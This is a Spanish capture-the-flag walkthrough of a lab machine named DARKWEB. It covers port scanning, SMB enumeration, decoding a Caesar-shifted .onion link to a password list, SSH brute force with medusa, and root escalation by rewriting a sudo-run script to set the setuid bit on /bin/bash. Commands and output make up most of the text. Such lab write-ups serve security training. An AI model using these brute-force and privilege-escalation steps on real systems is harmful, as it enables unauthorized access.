DARKWEB

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2   -T 2
```

22/tcp 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)

139/tcp open netbios-ssn Samba smbd 4

445/tcp open netbios-ssn Samba smbd 4

ENUMERACIÓN

Con enum4linux enumeramos recursos compartidos y usuarios

enum4linux -a 172.17.0.2

====(Share Enumeration on 172.17.0.2 ==========


smbXcli_negprot_smb1_done: No compatible protocol selected by server.

Sharename	Type	Comment
print$	Disk	Printer Drivers
darkshare	Disk	
IPC$	IPC	IPC Service (16f9a1517d9c server (Samba, Ubuntu))

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1001 Unix User\dark (Local User)

Nos conectamos a los recursos compartidos con smbclient y descargamos todos los .txt



Leyendo el ilegals.txt obtenemos

cat ilegal.txt

St qj htrufwyfx jxyf uflnsf f sfinj, xtqt vznjwt vzj qt ajfx yz, df vzj jxyt rj uzjij rjyjw jq uwtgqjrfx:

q2kmnaxwhgdy2sz5wnqrarvrmuemzlfn5xewrdwxdgtdpeaxtpki6ini.tsnts

#NOTE: use 5, you understand me

Existe una web muy chula para estas cosas

https://www.dcode.fr/cifrado-cesar

Extraemos la siguiente información

No le compartas esta pagina a nadie, solo quiero que lo veas tu, ya que esto me puede meter el problemas:

l2fhivsrcbyt2nu5rilmvmqmhpzhugai5szrmyrsyboykzvsokfd6did.onion

La URL que hemos extraído parece una dirección .onion, que es utilizada

para acceder a servicios ocultos en la red Tor.

Abrimos el navegador TOR e ingresamos esta dirección

1- l2fhivsrcbyt2nu5rilmvmqmhpzhugai5szrmyrsyboykzvsokfd6did.onion

2- http://l2fhivsrcbyt2nu5rilmvmqmhpzhugai5szrmyrsyboykzvsokfd6did.onion/darkweb.html

3- http://l2fhivsrcbyt2nu5rilmvmqmhpzhugai5szrmyrsyboykzvsokfd6did.onion/marketplace.html


4- http://l2fhivsrcbyt2nu5rilmvmqmhpzhugai5szrmyrsyboykzvsokfd6did.onion/passwordsListSecretWorld.txt

Obtenemos una lista de contraseñas con las que intentaremos hacer fuerza bruta con medusa por SSH

dark!6669 h@ck3r_p@ss
1234deadbeef q9jp3o8gxr#4
tr1cked43x! a9x$e5f!th
sl@ve2the$y$tem k!ll3rbl00d#10
f0rg3tt1ng#ev3r @rchetype#22
enigm@t1c_4c1d #chronic_6j23
W!nT3rR1d3r! 5hadowhunter_99
t3mpor@l_hack! blind_h@cker#17
C0mp1lex$24 f@1l1ngDarkn3ss
4llC0ntr0lsf0rmed deadc0d3!666
W1nt3rCh3ckmate_ xX_b@ckd00r_Xx
h@ck1ng_$p@wn K0rruptedRoot!02
s1l3nce!000 ~n0_1ntrus1on~
d4rkw@ves_@_88 co_d3mned_h@ck
p!p3l0w1n$h@ck 56r!m_revelation
DarkKnight99!____ oniondarkgood
Th3%_1nvis1bl3 ph0rce_breach!X9
pr0xys3v3r!x17 kn0ck3rd00r#!23
f3ars_th3_sh@d0w 3vil_und3rworld!
8n1ghtm@r3_p@ss p@ssw0rddark!04
h@x0r_5kyline#44 @9gr34t_0verl0rd
subtr@ct0r_ninja r!p_@_fakeb@by
cl@nd3st!n3_2_0 777_n3ver_ch@ng3
b!llyh@cker2024 4lph@_surviv0r
Blackout!eXodus22 666root_!3
B@d#@ss__sh3l!11

medusa -h 172.17.0.2 -u dark -P diccionario.txt -n 22 -M ssh -t 5 -T 2 | grep "SUCCESS"


2025-01-23 05:51:18 ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: dark Password: oniondarkgood [SUCCESS]



EXPLOTACIÓN

Accedemos por SSH con estas credenciales

dark/oniondarkgood



ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

dark@16f9a1517d9c:~$ sudo -l
Matching Defaults entries for dark on 16f9a1517d9c:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dark may run the following commands on 16f9a1517d9c:
(ALL : ALL) NOPASSWD: /home/dark/hidden.py
dark@16f9a1517d9c:~$

Vemos que cualquiera puede ejecutar sin contraseña el script hidden.py

▲ Revisamos el contenido de hidden.py y sus permisos

dark@16f9a1517d9c:~$ cat hidden.py
#!/bin/python3

import subprocess

# Ruta al archivo Update.sh
script_path = '/usr/local/bin/Update.sh'

# Ejecutar el script de Bash
try:
subprocess.run(['bash', script_path], check=True)
print("Script ejecutado con éxito.")
except subprocess.CalledProcessError as e:
print(f"Hubo un error al ejecutar el script: {e}")
dark@16f9a1517d9c:~$ ls -la hidden.py
-rwxr-xr-x 1 root root 333 Dec 14 12:13 hidden.py

▲ El script hidden.py ejecuta un script de Bash llamado Update.sh

ubicado en /usr/local/bin/ usando subprocess.run

▲ Revisamos el contenido de Update.sh

dark@16f9a1517d9c:~$ cat /usr/local/bin/Update.sh
#!/bin/bash

▲ Vemos que permisos tenemos

dark@16f9a1517d9c:~$ ls -la /usr/local/bin/Update.sh
-rw-rw-r-- 1 root root 20 Dec 19 23:50 /usr/local/bin/Update.sh

No podemos modificar el archivo como dark, pero si analizamos el directorio

dark@16f9a1517d9c:/usr/local/bin$ ls -la
total 16
drwxrwx--- 1 root dark 4096 Jan 23 13:05 .


Vemos que podemos eliminar el fichero y crear uno nuevo con el mismo nombre

y dentro chmod u+s /bin/bash, con lo que establecemos el bit

setuid en el ejecutable /bin/bash

A continuación ejecutamos bash -p y nos hacemos root

dark@16f9a1517d9c:/usr/local/bin$ bash -p
bash-5.2# whoami
root
bash-5.2#



Buen día 😊